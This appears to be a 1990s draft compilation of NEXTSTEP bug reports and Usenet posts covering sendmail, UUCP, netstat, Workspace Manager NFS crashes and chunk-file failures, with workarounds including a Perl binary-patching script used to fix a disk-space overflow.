## /usr/lib/sendmail

KBNS.33.2.XXX  
From: rdl@world.std.com (Robert La Ferla)  
Newsgroups: comp.sys.next.announce  
Subject: SUBMISSION: sendmail 8.7.4  
Date: 24 Feb 1996 00:11:58 -0500  
Approved: sanguish@digifix.com

Finally, a decent modern sendmail for NEXTSTEP! This latest version is compiled for multiple architectures (NeXT m68k, Intel x86, HP PA-RISC, Sun SPARC), supports NetInfo, NIS, smrsh (sendmail restricted shell), and outgoing aliases (YourName@host.com) with the user database. This version also includes a NetInfo bug fix not available in the Berkeley source distribution.

To obtain a copy of my distribution:

<ftp://next-ftp.peak.org/pub/next/submissions/sendmail-8.7.4.NIHS.bd.tar.gz>

To verify that you have an authentic copy of my distribution, execute the following command. Note that the first number is the 16-bit checksum which must match exactly and that the second number is the number of blocks and can vary.

```
sum sendmail-8.7.4.NIHS.bd.tar.gz
16317 1382
```

To unpack the distribution:

```
% gnutar xvzpf sendmail-8.7.4.NIHS.bd.tar.gz
```

This will create a .pkg file. You need to be logged in as "root" to install the package.

Documentation for sendmail 8.7 is in /etc/sendmail/doc. Configuration files are in /etc/sendmail/cf. You will need the GNU m4 compiler to create a .cf configuration file for use with this version of sendmail. It is available in the proglang subdirectory on next-ftp.peak.org's NeXT FTP archive.

I recommend that you pick up a copy of the O'Reilly and Associates book on sendmail before using this version of sendmail. Furthermore, the installation and use of this software is entirely at your own risk. Read the README notice for more details.

Robert La Ferla  
Registered OPENSTEP / NEXTSTEP Consultant  
Boston, MA  
+ 1 (617) 252-0088  
Robert\_La\_Ferla@hotmail.com  
-----

XXX.33.1 now what's this?  
From: Charles Fu <maze!ccwf@klab.caltech.edu>  
Date: Tue, 17 Oct 1995 02:40:43 -0700  
Newsgroups: comp.sys.next.sysadmin, comp.sys.next.bugs  
Subject: ... messed up my incoming mail (was Re: New 3.3 patch messed up my outgoing mail...)  
References: <eg2gwil4o.fsf@steffi.accessone.com>  
Apparently-To: bug\_next@next.com  
Apparently-To: rfschtk  
Apparently-To: eric@bacchus.com

In article <eg2gwil4o.fsf@steffi.accessone.com>,  
Robert Nicholson <robert@steffi.accessone.com> wrote:  
> [useful stuff about how to explicitly flush the queue for outgoing mail]

Actually, I'm writing about the related problem of handling incoming mail when the PPP/SLIP connection is not up. As far as I can determine, with all NeXT sendmails since 3.2 (including 3.3 and the 3.3 patch), NeXT attempts to use the

resolver library to canonicalize hostnames on incoming mail and punts without delivering if unable to do so (this is normally the situation when dial-up systems are not connected). This is not normally a problem if all non-LAN mails comes in via PPP/SLIP (because the connection is up when delivering the mail, so hostname canonicalization can occur), but is a problem if you (also) get mail in other ways (e.g., UUCP, BITnet, ...).

If your PPP/SLIP is configured to do dial-on-demand, what happens is that after getting some mail when the PPP/SLIP connection is not active, your modem will pickup and initiate a PPP/SLIP session and your host exchanges a few packets with the remote nameserver to resolve the senders' hostnames in your incoming mail. (In a non 3.3-patched system, there is a lookupd timeout between receipt of mail by sendmail and initiation of the PPP/SLIP session). This behavior can be especially annoying if you receive a lot of UUCP mail but have to pay for connect time on a PPP/SLIP account.

When PPP/SLIP is not configured to do dial-on-demand, mail will sit, queued and locked, until the next time sendmail decides to process the queue while the PPP/SLIP connection is active or the next time the mailserver is rebooted. (The reason a reboot works is that the mail queue is normally processed during system start-up prior to configuration of PPP/SLIP.) Explicitly processing the queue while the connection is down will not help since canonicalization is not possible.

Berkeley recognized this particular problem after adding the hostname canonicalization feature and created the 'I' option to work around it. (There is a small write-up in the BSD4.4 documentation.) Unfortunately, the 3.2-3.3patch versions of NeXT's sendmail include canonicalization but not the workaround.

For the curious, the revised default Berkeley behavior is to go ahead and deliver mail if canonicalization fails. Using the 'I' option forces delivery to block until canonicalization succeeds, which is the current NeXT behavior. There are additional variations for advanced sys admins who want finer control over sendmail's use of the resolver library.

This problem was not present in the 3.1 sendmail and the 3.1-3.2 patched sendmail available from NeXTanswers. The problems are the same with both Intel and Motorola architectures (unsurprisingly). Note that there have been many versions of sendmail shipped by NeXT since 3.1, but NeXT only occasionally increases the sendmail version number. For example, the 3.1-3.2patch version (no canonicalization) and the 3.3 unpatched version (always canonicalize) both are NeXT version NX5.67e (obviously, the binaries are different).

The only good workaround appears to be to compile and use the current Berkeley sendmail daemon instead of NeXT's sendmail daemon. Using the NeXT 3.1-3.2 sendmail patch will work if you are not concerned about the latest security hole.

Other than that, it might be possible to get around the problem by periodically killing lookupd, explicitly flushing the mail queue, and restarting lookupd. However, I really do not recommend anyone doing this for many reasons. Finally, keeping information in NetInfo for hosts that send you mail often will

reduce the frequency of the problem (because then resolution can be handled locally).

Can anyone think of other solutions?

-ccwf

Date: Tue, 17 Oct 95 02:41:07 -0700  
From: Proto User <maze!Proto%NeXT.COM>  
Mime-Version: 1.0  
Content-Type: text/plain; charset=US-ASCII  
X-----From: Charles Fu <ccwf@klab.caltech.edu>  
X-----Date: Tue, 17 Oct 1995 02:40:43 -0700  
Newsgroups: comp.sys.next.sysadmin,comp.sys.next.bugs  
References: <eg2gwil4o.fsf@steffi.accessone.com>  
Apparently-To: bug\_next@NeXT.COM  
Apparently-To: rfschtkk  
Apparently-To: eric@bacchus.com  
Versions: resend v2.6/makemail 2.5a  
To: cst\_admins@NeXT.COM  
Subject: (fwd) ... messed up my incoming mail (was Re: New 3.3 patch messed up my outgoing mail...)  
Forwarding-Note: Enqueuer can't match this msg dest. See ~proto/.filter

In article <eg2gwil4o.fsf@steffi.accessone.com>,  
Robert Nicholson <robert@steffi.accessone.com> wrote:  
> [useful stuff about how to explicitly flush the queue for outgoing mail]

Actually, I'm writing about the related problem of handling incoming mail when the PPP/SLIP connection is not up. As far as I can determine, with all NeXT sendmails since 3.2 (including 3.3 and the 3.3 patch), NeXT attempts to use the resolver library to canonicalize hostnames on incoming mail and punts without delivering if unable to do so (this is normally the situation when dial-up systems are not connected). This is not normally a problem if all non-LAN mails comes in via PPP/SLIP (because the connection is up when delivering the mail, so hostname canonicalization can occur), but is a problem if you (also) get mail in other ways (e.g., UUCP, BITnet, ...).

If your PPP/SLIP is configured to do dial-on-demand, what happens is that after getting some mail when the PPP/SLIP connection is not active, your modem will pickup and initiate a PPP/SLIP session and your host exchanges a few packets with the remote nameserver to resolve the senders' hostnames in your incoming mail. (In a non 3.3-patched system, there is a lookupd timeout between receipt of mail by sendmail and initiation of the PPP/SLIP session). This behavior can be especially annoying if you receive a lot of UUCP mail but have to pay for connect time on a PPP/SLIP account.

When PPP/SLIP is not configured to do dial-on-demand, mail will sit, queued and locked, until the next time sendmail decides to process the queue while the PPP/SLIP connection is active or the next time the mailserver is rebooted. (The reason a reboot works is that the mail queue is normally processed during system start-up prior to configuration of PPP/SLIP.) Explicitly processing the

queue while the connection is down will not help since canonicalization is not possible.

Berkeley recognized this particular problem after adding the hostname canonicalization feature and created the `I' option to work around it. (There is a small write-up in the BSD4.4 documentation.) Unfortunately, the 3.2-3.3patch versions of NeXT's sendmail include canonicalization but not the workaround.

For the curious, the revised default Berkeley behavior is to go ahead and deliver mail if canonicalization fails. Using the `I' option forces delivery to block until canonicalization succeeds, which is the current NeXT behavior. There are additional variations for advanced sys admins who want finer control over sendmail's use of the resolver library.

This problem was not present in the 3.1 sendmail and the 3.1-3.2 patched sendmail available from NeXTanswers. The problems are the same with both Intel and Motorola architectures (unsurprisingly). Note that there have been many versions of sendmail shipped by NeXT since 3.1, but NeXT only occasionally increases the sendmail version number. For example, the 3.1-3.2patch version (no canonicalization) and the 3.3 unpatched version (always canonicalize) both are NeXT version NX5.67e (obviously, the binaries are different).

The only good workaround appears to be to compile and use the current Berkeley sendmail daemon instead of NeXT's sendmail daemon. Using the NeXT 3.1-3.2 sendmail patch will work if you are not concerned about the latest security hole.

Other than that, it might be possible to get around the problem by periodically killing lookupd, explicitly flushing the mail queue, and restarting lookupd. However, I really do not recommend anyone doing this for many reasons. Finally, keeping information in NetInfo for hosts that send you mail often will reduce the frequency of the problem (because then resolution can be handled locally).

Can anyone think of other solutions?

-ccwf

From: Charles William Swiger <infidel+@CMU.EDU>  
Newsgroups: comp.sys.next.misc,comp.sys.next.software,comp.sys.next.bugs  
Subject: Re: Sendmail on NS 3.0  
Date: Thu, 20 Jan 1994 13:57:07 -0500  
In-Reply-To: <2hmles\$rd@rowan.coventry.ac.uk>

Excerpts from netnews.comp.sys.next.bugs: 20-Jan-94 Sendmail on NS 3.0  
by Adam Bentley@rowan.coven  
> IS there a version of sendmail for NeXT's (68040 Black h/w) that works?  
> I have a lab of NS 3.0 machines and when I attempted to put a new  
> sendmail.cf on the main gateway machine (one which functions fine on  
> Suns,Decs,SGI's, Sequent's, etc.), it makes an absolute nonsense of the  
> rules....  
>  
> Where can I get a version of sendmail that works?

V8.6.4 (or later) of sendmail is available:

via anonymous FTP from FTP.CS.Berkeley.EDU in /ucb/sendmail

It fixes all of the known security holes in sendmail. [Yes, there are security holes in the version of sendmail shipped with all versions of NEXTSTEP, at least up to 3.1 -- and I'll be seeing 3.2 soon, so I'll check when I get it.]

-Chuck

Charles William Swiger -- CMU...\*splat\*! | 1. You can't fly.  
-----+ 2. Cars are always real, even  
AMS & normal mail: infidel@cmu.edu | when they're not.  
Failing that: cs4w+@andrew.cmu.edu | 3. Police are not your friends.  
NeXTmail: chuck@cswiger.slip.andrew.cmu.edu | 4. Fire burns.

-----  
Newsgroups: comp.sys.next.misc,comp.sys.next.software,comp.sys.next.bugs  
From: kramer@fragile.termfrost.org (Mike Andrews)  
Subject: Re: Sendmail on NS 3.0  
Date: Thu, 27 Jan 1994 15:48:33 GMT

In <1994Jan26.212256.10498@hot.com> Robert\_La\_Ferla@hot.com writes:

>Does this latest version of sendmail contain the changes NeXT made to  
>support NetInfo?

>Robert La Ferla  
>Hot Technologies  
>NEXTSTEP ISV

8.6.4 doesn't, but 8.6.5 does. I haven't finished installing it yet, so does anyone know of any big gotchas here? I'm still running the stock 5.67 now...

--  
Mike Andrews "This guy's pretty bizarre, Gus."  
root@fragile.termfrost.org [NeXTmail OK] - Primus  
kramer@wittenberg.edu (school)  
kramer@mik.uky.edu (hometown) Bassists do it deeper  
-----

# /usr/lib/uucp/uucico

XXX.33.1  
From: art@cubicsol.com (Art Isbell)  
Newsgroups: comp.sys.next.sysadmin,comp.sys.next.bugs  
Subject: Re: UUCP problem  
Date: 12 Sep 1995 04:04:10 GMT  
Reply-To: art@cubicsol.com (Art Isbell)

In article <42vq8g\$rkkg@emerald.oz.net> art@cubicsol.com (Art Isbell) writes:  
> We've recently established 2 UUCP over PPP accounts with UUNET.  
Both  
> use NeXT's UUCP running in TCP mode over Steve Perkins' ppp2.2.0.1.9.  
The  
> PPP link comes up fine on both accounts. One account running NS 3.1 on  
a  
> NeXTstation works fine for exchanging email; the other running NS 3.2 on  
a  
> Canon object.station 41 never succeeds in exchanging mail.  
  
> wmesg 'S' Y  
> trddata expecting -50200576 bytes <--- check this out!!  
> trddata expecting 1836020294 bytes  
> cntrl - -1  
> uucp uunet (9/9-20:16-2404) FAILED (conversation complete)

Well, these outrageous numbers raised the same flag with a couple of others that it did with me - a byte order bug in the NS 3.2 Intel version of uucico. But I reasoned that such a bug would have been noticed by so many people that it would never have made it into the release. Wrongo!! Apparently, few NS 3.2 for Intel users use UUCP over TCP/IP which uses the 't' protocol instead of the much more common 'g' protocol (well, no one could use it because it flat doesn't work).

I installed the NS 3.3 version of uucico which fixed the problem.

Boy, did I waste a lot of time dealing with a bug that was never mentioned in the NS 3.3 Release Notes or anywhere else that I can find :-(  
---

```
Art Isbell NeXTmail: art@cubicsol.com
NeXT Registered Consultant Voice/Fax: +1 408 335 2515
Trego Systems Voice Mail: +1 408 335 1154
CaseServ: NEXTSTEP managed care US Mail: Felton, CA 95018-9442
 contract and case management solutions

```

**XXX.3.2 KBNS.10.2.042\_o3.0o KBNS.11.3.rev Bug.** When this is invoked as `/usr/lib/uucp/uucico -r1 -R -shostname`, and if there is nothing in the queue of system `hostname` to the local system, uucico ends the session right there, and doesn't deliver outgoing files. (Or is it just the one non-NEXTSTEP communication partner that I tried this with? Anyone?)

## /usr/lib/yaccpar

### **KBNS.32.1.041\_o3.2o Several compiler warnings could be avoided by changing /usr/lib/yaccpar**

Description: `yyparse` should be defined as follows, to avoid a warning during compilation:

```
#ifdef __STDC__
int yyparse(void) {
#else
yyparse() {
#endif
```

Put this block after the `goto yystack` at the end of `yyparse()`, where it is dead code:

```
/* here's a block that should be dead code */{
 goto yyerrlab; /*just to avoid a compiler warning about an unused label*/
 { /*var*/ char c; c=yaccpar_sccsid[0]; }
 /*just to avoid a compiler warning about an unused variable*/
}
```

Urgency: Harmless, but distracting and easily cured.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Apply the change, or live with the warning.

Cure (for NeXT): See Description.

## /usr/shlib/libNeXT\_s.C.shlib

**KBNS.10.3.008\_o3.0±3.2o** Guess what I discovered by accident in this shared library, section `__TEXT/__cstring?`

TouchType, PresentationBuilder, Improv. What are these doing here? (But then, what is this entry doing in KBNS?)

## /usr/shlib/libsys\_s.B.shlib

**KBNS.10.3.002\_o3.0o\_o3.2o** English.

``cummulative" should be ``cumulative" (2 times)

``can't dynamicly load fixed VM shared library" (should be ``dynamically")

## /usr/ucb/man

See **KBNS.11.1.027** about a problem with `-t`

**Suggestions follow**

**XXX.3.2 KBNS.00.0.315\_o3.0o** **Suggestion.** Couldn't things be arranged so that `man something` in a shell would open the manual page in Edit or Preview and as fancy as the manual pages included in the System Administration manual (in Librarian too)?

## /usr/ucb/netstat

XXX.32.2  
Newsgroups: comp.sys.next.bugs  
From: cs221442@comp.hkp.hk (Hsieh Shing Leung Arthur (BACS3 Class A))  
Subject: Netstat in NeXT 3.0  
Keywords: netstat 3.0 network  
Reply-To: cs221442@comp.hkp.hk  
Date: Sun, 14 Aug 1994 02:53:49 GMT

I wonder if this is a well-known bug of netstat in NeXT Mach 3.0 running on NeXTstation. The problem is the routing table will be lost and the OS will lose its network capability after a user issues "netstat" or "netstat -a". However, "netstat -r" won't cause such problem. After the problem starts, strange behaviour also appears besides those network related stuffs. For example, no more output from "ps -aux" and "ls -l" but "ps -ax" and "ls" both work without any problem.

Is there any official fix for this problem? If so, how can I get it?  
I hope this is not peculiar to my system.

If you do followup, please send an e-mail copy to me as our site has one week news delay. :-(

--  
Arthur Hsieh  
cs221442@comp.hkp.hk  
-----

## /usr/ucb/which

### **KBNS.32.2.016;~KBNS.32.2.016\_o3.2o Should recognise .debug wrappers**

Description: `which' searches along the path, which automatically includes all application bundles along the application paths (this should really be documented in the man page), but it does *not* include .debug wrappers.

How to verify: Put a .debug application in ~/Apps, and try.

Urgency: Does no damage, except for the bother of closing the file viewers that are opened by ``open `which TeXview`", as from `tex -V`.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Include any particular application that's often used into the path in ~/.cshrc (specific until the .debug directory).

Cure (for NeXT): Include .debug and .profile wrappers (and others?).

**/Upgrade\*.app;¬/Upgrade\*.app** ;KBNS.33.2.rtf;Contents;¬Contents

XXX.32.2  
Newsgroups: comp.sys.next.programmer  
From: gerben@rna.nl (Gerben Wierda)  
Subject: Re: Should I get NS 3.2 or 3.3 black??  
Date: Thu, 23 Feb 1995 21:31:53 GMT

Kenneth Robert Sheppard writes  
> I have been using NS 3.1 for a while now but due to a HD failure  
> I am being forced to upgrade. NeXT has both 3.2 and 3.3 available for  
> the same price. What are the pros and cons of with each one. I just  
> read that NS 3.3 doesn'y have the literature package. What else is it  
missing?  
> This would be a user version only.

If you have a 25MHz 040 there is a chance that 3.3 will have severe problems  
with the serial driver. Some sort of contention problem. It made me downgrade  
back to 3.2 again.

--  
gerben@rna.nl (Gerben Wierda) NEXTSTEP RD242  
"If you don't know where you're going, any road will take you there"  
Paraphrased in Alice in Wonderland, originally from the Talmud.

**KBNS.00.0.259\_3.0o\_o3.2o Big disk space leak for languages that are *not* installed, reported for 3.0 by Garance\_Drosehn, verified by Subrata\_Sircar, who also reported it to be cured in 3.1, but that may have been premature because Garance\_Drosehn reraises it for 3.2**

Original report by Garance\_Drosehn to c.s.n.(bugs/programmer) on 1993-04-05.

Garance\_Drosehn to KBNS on 1994-01-22 ([...] indicates that something was skipped): ``

There is a mixup such that the NeXTSTEP installation onto NeXT hardware may set up /NextLibrary/Receipts as if all the languages are installed, including languages that you have **not** actually installed. What's worse is that each of those receipt files (well, it's really a ".pkg" directory) is over a megabyte. This gets even more significant in NS-3.2, as the receipt file for a language which is not installed may be as much as 9 megabytes for some languages.

The problem is that the receipt directories for languages you did **not** install will include the tar file which would be used to install that language. The second problem is that the tar file is useless, because the .pkg directory does not include the information which would tell package how to install that language.

[...]

I vaguely remember that there was one other (non-language) package which was goofed up this way, but I don't remember which one it was. This problem has been seen when installing or upgrading NeXTSTEP on NeXT hardware. It might not happen when installing NeXTSTEP on Intel-based machines. It also does not always happen when installing on NeXT hardware, but if you find that your /NextLibrary/Receipts includes receipt files for languages you did not install, then you should see how large they are. The receipt files may total up to over 30meg of disk space (at no benefit to you), so it's worth checking after installing or upgrading NeXTSTEP.

[...]

"

Workaround: just delete all /NextLibrary/Receipts entries for languages you did not install.

**KBNS.11.3.008\_3.2o NeXTanswers.1468 Because of a bug, the upgrade won't run to completion if you don't have a kingsize disk**

`Q: Upgrader complained that the post-processing script failed. When I checked the upgrade log, I saw the following lines:

```
`There isn't enough space to install all the languages.
```

```
ROOT: Undefined variable.
```

`What's going on? How do I get the upgrade to complete? Is the computer now unusable?"

A: See the NeXTanswers entry 1468 (click ;KBNS.33.2.rtf;Other Information;→ for help on how to get it).

XXX.32.1

From: annard@theborg.stack.urc.tue.nl (Annard Brouwer)

Newsgroups: comp.sys.next.hardware,comp.sys.next.sysadmin,comp.sys.next.bugs

Subject: Can't ftp large files, only small ones

Followup-To: comp.sys.next.sysadmin

Date: 7 Mar 1994 19:44:41 GMT

Reply-To: rcbaab@urc.tue.nl

Hello,

Perhaps someone can help me shed some light on this. I have at my disposal a brand X 486 machine running NEXTSTEP 3.2. Within it is a SMC EtherCard Plus Elite 16 Ethernet Adapter. Now the problem:

1) I upgraded from 3.1 to 3.2 using the Upgrader.app and I couldn't connect to machines outside my domain. However within my domain things went OK (though not too fast).

2) I noticed the same problem at home, where I had used the same method to

upgrade my NeXTstation. So I did the upgrade from scratch. Now I can get out of my domain but if I want to ftp a file which is larger than say 26K, the process is stuck and the only thing left to me is to abort the ftp (which works).

So it looks like large packets cannot arrive intact for some reason. With a ethernet sniffer I found out that the symptom of problem 1 was due to the fact that the next acknowledged packets which would be sent in the future while the other side ignored them and tried to retransmit. This might be considered a bug because the problem disappeared after an upgrade from scratch. I haven't "sniffed" at problem 2 yet.  
What is happening here? Is it due to a software problem, or is something wrong with the ethernet card?

Annard  
--  
Give me enough bandwidth and I can transmit the earth.  
- Annard Brouwer  
annard@stack.urc.tue.nl (NeXTmail appreciated)

# Workspace Manager; -Workspace Manager ;KBNS.33.2.rtf;Contents;-Contents

(XXX revise use of Workspace vs. WM, which are now separate tasks)

XXX.32.1  
Newsgroups: comp.sys.next.programmer,comp.sys.next.bugs  
From: barry@ictv.com (Barry Lustig)  
Subject: WorkSpace Manager failure on large NFS mounted filesystems  
Keywords: NFS Fileservers mounts Workspace  
Reply-To: Barry Lustig <barry@nacm.com>  
Date: Wed, 9 Mar 1994 18:15:36 GMT

Both WM.app and FileMover.tool incorrectly handle disk space calculations on NFS mounted filesystems that are larger than 2GB. This might not be more than a cosmetic problem except that FileMover.tool will not copy or move files to a filesystem that it determines is full.

Included below is a snippet of code from FileMover.tool. A similar snippet can be found in WM. fp@(-0x432) corresponds to f\_bfree in the statfs structure and fp@(-0x43e) corresponds to f\_bsize. Notice that the mulsi of f\_bfree and f\_bsize will force d2 to go negative when the result is between 2 and 4GB; and will overflow d2 when the result is greater than 4GB.

Since the GNU C compiler supports a long long datatype, the easiest workaround would be to do the calculations into a long long instead of a long. As a temporary workaround, I changed the sense of the branch at 53ce from bne to beq. When the statfs fails, FileMover.tool defaults to doing the copy. I haven't checked to see what the behavior will be when the filesystem really is full. I assume that it will be the same as any command line copy that fills up a filesystem.

```
53c6 bsr _statfs
53cc tstl d0
53ce bne L53ec
53d0 movel fp@(-0x432),d2
53d4 mulsl fp@(-0x43e),d2
53da movel d2,d1
53dc movel d2,d0
```

To workaround:

```
cp -p FileMover.tool FileMover.tool-NFSBUG
objpatch -b 0x67 FileMover.tool 0x53ce
```

```
struct statfs {
 long f_type; /* type of info, zero for now */
 long f_bsize; /* fundamental file system block size */
 long f_blocks; /* total blocks in file system */
 long f_bfree; /* free blocks */
 long f_bavail; /* free blocks available to ruser */
 long f_files; /* total file nodes in file system */
 long f_ffree; /* free file nodes in fs */
 fsid_t f_fsid; /* file system id */
 long f_spare[7]; /* spare for later */
};
```

--

-----  
Newsgroups: comp.sys.next.programmer,comp.sys.next.bugs  
From: barry@ictv.com (Barry Lustig)  
Subject: Re: Workspace Manager failure on large NFS mounted filesystems  
Keywords: NFS Fileservers mounts Workspace  
Reply-To: Barry Lustig <barry@nacm.com>  
Date: Thu, 10 Mar 1994 21:31:07 GMT

Please note that the patch I posted is against the 3.2 version of FileMover.tool. It is very unlikely that it will work again any other version.

Barry Lustig

P.S. objpatch was written by Louie Mamakos. Here is a copy.

CUT HERE

```

#!/usr/bin/perl

$objfile = shift(@ARGV);
@PATCHES = ();

while ($objfile =~ /^-/) {
 if ($objfile =~ s/^(B|b)//) {
 $objfile = shift(@ARGV) unless $objfile ne '';
 push(@PATCHES, 1, $objfile);
 } elsif ($objfile =~ s/^(w|W)//) {
 $objfile = shift(@ARGV) unless $objfile ne '';
 push(@PATCHES, 2, $objfile);
 } elsif ($objfile =~ s/^(L|l)//) {
 $objfile = shift(@ARGV) unless $objfile ne '';
 push(@PATCHES, 4, $objfile);
 } elsif ($objfile =~ /^-n/) {
 $nflag = 1;
 } elsif ($objfile =~ /-v/) {
 $vflag = 1;
 }
 $objfile = shift(@ARGV);
}

open(OTOOL, "/bin/otool -l $objfile|") || die "otool: $!";

while(<OTOOL>) {
 chop;
 next unless /^Section$/;
 $_ = <OTOOL>; chop;
 die "1" unless /^ sectname (.*)$/;
 $sectname = $1;
 $_ = <OTOOL>; chop;
 die "2" unless /^s*segname (.*)$/;
 $segname = $1;
 $_ = <OTOOL>; chop;
 die "3" unless /^s*addr 0x(.*)$/;
 $addr = hex($1);
 $_ = <OTOOL>; chop;
 die "4" unless /^s*size 0x(.*)$/;
 $size = hex($1);
 $_ = <OTOOL>; chop;
 die "5" unless /^s*offset (.*)$/;
 $offset = $1;

 next unless $size > 0 && $offset > 0;

 $info = sprintf("%08x %08d %08d $segname $sectname\n",
 $addr, $size, $offset);
 push(@segs, $info);
}
```

```

}
close(OTOOL);

@segs = sort @segs;
print "Address Length File Offset\n" if $vflag;
print @segs if $vflag;

open(FILE, "+<$objfile") || die "open '$objfile': $!";

while ($_ = shift) {
 $addr = $_;
 if ($addr =~ s/^0(x)*//) {
 $addr = hex($addr);
 }
 $fileoff = &getoffset($addr);
 @P = @PATCHES;
 while ($patlen = shift(@P)) {
 $patvalue = shift(@P);
 ($patvalue =~ m/^no+p$/) && ($patvalue = "0x4e71");
 ($patvalue =~ m/^moveq_#0,d0$/) && ($patvalue = "0x7000");

 if ($patvalue =~ s/^0(x)*//) {
 $patvalue = hex($patvalue);
 }

 $old = &getnbytes($fileoff, $patlen);
 printf
"Writing $patlen bytes of 0x%x (was 0x%x) to 0x%x (file offset %d)\n",
 $patvalue, $old, $addr, $fileoff;

 $nflag || &putnbytes($fileoff, $patvalue, $patlen);
 $fileoff += $patlen;
 }
}

sub getoffset {
 local($value) = @_[0];
 local($realvalue) = $value;
 local($addr, $size, $offset, $segname, $sectname, $off, $fileoff);

 if ($value =~ s/^0(x)*//) {
 $value = hex($value);
 }
 foreach $seg (@segs) {
 ($addr, $size, $offset, $segname, $sectname)=split(/\s+/, $seg);
 $addr = hex($addr);

 if ($value >= $addr && $value < ($addr + $size)) {
 $off = $value - $addr;
 $fileoff = $off + $offset;
 #print "Address is at offset $off, at file address $fileoff\n";
 return ($fileoff);
 }
 }
}

```

```

 }
 die "Address $realvalue is not in any segment of file\n";
}

sub putnbytes {
 local($txtaddr) = @_ [0];
 local($value) = @_ [1];
 local($length) = @_ [2];
 local($offset);
 $word = 0;

 vec($word, 0, 8*$length) = $value;
 seek(FILE, $txtaddr, 0) || die "seek $!";
 syswrite(FILE, $word, $length) || die "read $!";
 return $value;
}

sub getnbytes {
 local($txtaddr) = @_ [0];
 local($word) = 0;
 local($length) = @_ [1];

 seek(FILE, $txtaddr, 0) || die "seek $!";
 read(FILE, $word, $length) || die "read $!";
 $value = vec($word, 0, 8*$length);
 return $value;
}
--

```

```

XXX.32.1
From: don@darth.byu.edu (Don Yacktman)
Newsgroups: comp.sys.next.bugs
Subject: Re: chunk files
Date: 28 Apr 1994 05:25:00 GMT
Reply-To: Don_Yacktman@byu.edu

```

```

L. Anathe Brooks writes
) Does anyone else have the great troubles I have
) with .chunk files? I'm on Intel hw, and when I get
) home with a file divided between a number of disks
) (with .chunk extension), 9 out of ten times something
) goes wrong. Often it's a "File mover died unexpectedly".
) Sometimes the file system doesn't find chunk number
) two, for ex.

```

```

Chunk them yourself from the terminal. Do NOT use the
Workspace for this! Chunking is seriously broken and you'll

```

have to unchunk it by hand half the time anyway it seems.

To chunk by hand, check out the split(1) command...works like a charm, and almost as easy as the WorkSpace...but it actually works reliably unlike the WorkSpace.

Especially for large files, do NOT chunk them! The restoration typically requires that you have 3-4X the space of the chunked file available in VM, meaning that on a single disk system the unchunking process will typically fill the disk until no space is left to write the restored file to disk. Bad news. As an example, I recently aided a friend in un-chunking a 70 Meg file that was spread across 30 disks. Trying from WorkSpace made the swapfile grow to OVER 180 MEG before the system died. (The file, by hand, was unpackable in about 80 meg with some creative work on repacking into smaller files as I unpacked it.) It seems that WorkSpace tries to keep the following in memory all at once: (1) the original images off the disks, (2) the re-assembled .Z file, (3) the unpacked file. And then, with all that taking up swap space it tries to write out to disk. So for the 70 Meg example above, I would have needed to have at least 200 Meg free if it were a single drive system, or 130 Meg on the swap device and 70 Meg on the target drive. (Those are actually lowball numbers, since there's something even more braindead going on. like an extra 70 meg copy in the swapfile somewhere, since 180 meg swap wasn't enough when I tried the second scenario. Aargh!) I guess whomever wrote the WorkSpace chunking feature hasn't ever heard of /tmp and such. (Actually /tmp might not be the best solution either, but it's better than growing the swapfile without bounds.) Until chunking works reasonably though, I'd avoid it like the plague.

Sorry, but after having to deal with frustrations like this, it is a bit of a sore spot with me.

!@\*\$)(!@?!&\$!! braindead implementations.

--  
Later,

-Don Yacktman  
Don\_Yacktman@byu.edu

-----  
From: jds@aplexus.jhuapl.edu (John D Stanhope)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: chunk files  
Date: 28 Apr 1994 12:23:08 GMT

In article <2pn4pk\$6a2@cville-srv.wam.umd.edu>, gaia@wam.umd.edu (L. Anatheia Brooks) writes:  
> Does anyone else have the great troubles I have  
> with .chunk files? I'm on Intel hw, and when I get  
> home with a file divided between a number of disks

```
|> (with .chunk extension), 9 out of ten times something
|> goes wrong. Often it's a "File mover died unexpectedly".
|> Sometimes the file system doesn't find chunk number
|> two, for ex.
|>
```

I would like to second that. But my problem occurs when saving files larger than 1MB to floppy. It starts off well enough but when I put in the second disk it complains about not seeing chunk 0. I have tried this a dozen or so time and it has only worked once. I just wish I remebered what I did to get it to work.

```
--

Otto "Apes don't read philoshpy" disclaimer
Wanda "Sure they do, they just don't understand it"

```

# File Viewer

**XXX.33.1 1995-08-15 waiting for both to answer questions and approve (but see unprocessed text below, which came afterwards)**  
**KBNS.33.1.010\_o3.2o Root's WM crashes when NFS-mounted directories for which it has no permissions are selected**

Description: If a particular host NFS-mounts a directory without having root access (NFS thing), and if root (yes, only root) uses a File Viewer in Browser mode (only?) to view any directory (or file?) for which it does not have access (file permission thing, now not overridden by root status anymore), root's Workspace crashes. (todo how exactly: a crash, an alert panel that won't allow any choice but to log out, an alert panel that allows one to continue at one's own responsibility, and if one of these last two, are other applications still accessible for orderly shutdown?)

How to verify: Should be obvious.

Urgency: Crashes WM (and hence entire login session) of root, immediately obvious (after the fact), doubtful workarounds.

Confirmed: Mark\_Doyle (unknown version, probably latest on 1994-03-07, reported to c.s.n.b), Peter\_Burka (o3.2o)

Workaround: Give root access to NFS-mounted file systems (may not be desired for security reasons), or don't access directories without permissions to world (can be tricky).

Cure (for NeXT): Don't blindly assume root can access anything, and cure it.

Report history: c.s.n.b on 1994-03-07 and around 1995-08-11

## Comment: There's also an NFS read error 13 (in the log?).

KBNS.33.2.XXX extend the range above, check that it's the same, add Confirmations  
From: dmi@demandmedia.com  
Newsgroups: comp.sys.next.bugs  
Subject: Workspace dies when accessing NFS mounted filesystems...  
Date: 19 Dec 1995 21:32:31 GMT

I have a very repeatable bug. If I log in as 'root', and mount an NFS filesystem from a server -- that has not exported the filesystem with "root" access -- when I change the Fileviewer into that directory, Workspace dies.

Has anyone else seen this behavior?

I'm on NS 3.3 Intel, with the user and developer patches.

--

-----  
\*\*\* These are my opinions... Mine! All Mine! Minemineminemineminemine! \*\*\*  
-----

Robin D. Wilson	robin@pencom.com	Pencom Software
701 Canyon Bend Dr.		9050 Capital of Texas Hwy
Pflugerville, TX 78660		Austin, TX 78759
(512) 251-1737		(512) 343-6666

-----

From: doyle@zeke.lanl.gov  
Newsgroups: comp.sys.next.bugs  
Subject: Re: Workspace dies when accessing NFS mounted filesystems...  
Date: 19 Dec 1995 23:20:44 GMT  
Reply-To: doyle@mmm.lanl.gov

dmi@demandmedia.com wrote:

> I have a very repeatable bug. If I log in as 'root', and mount an NFS  
> filesystem from a server -- that has not exported the filesystem with  
> "root"  
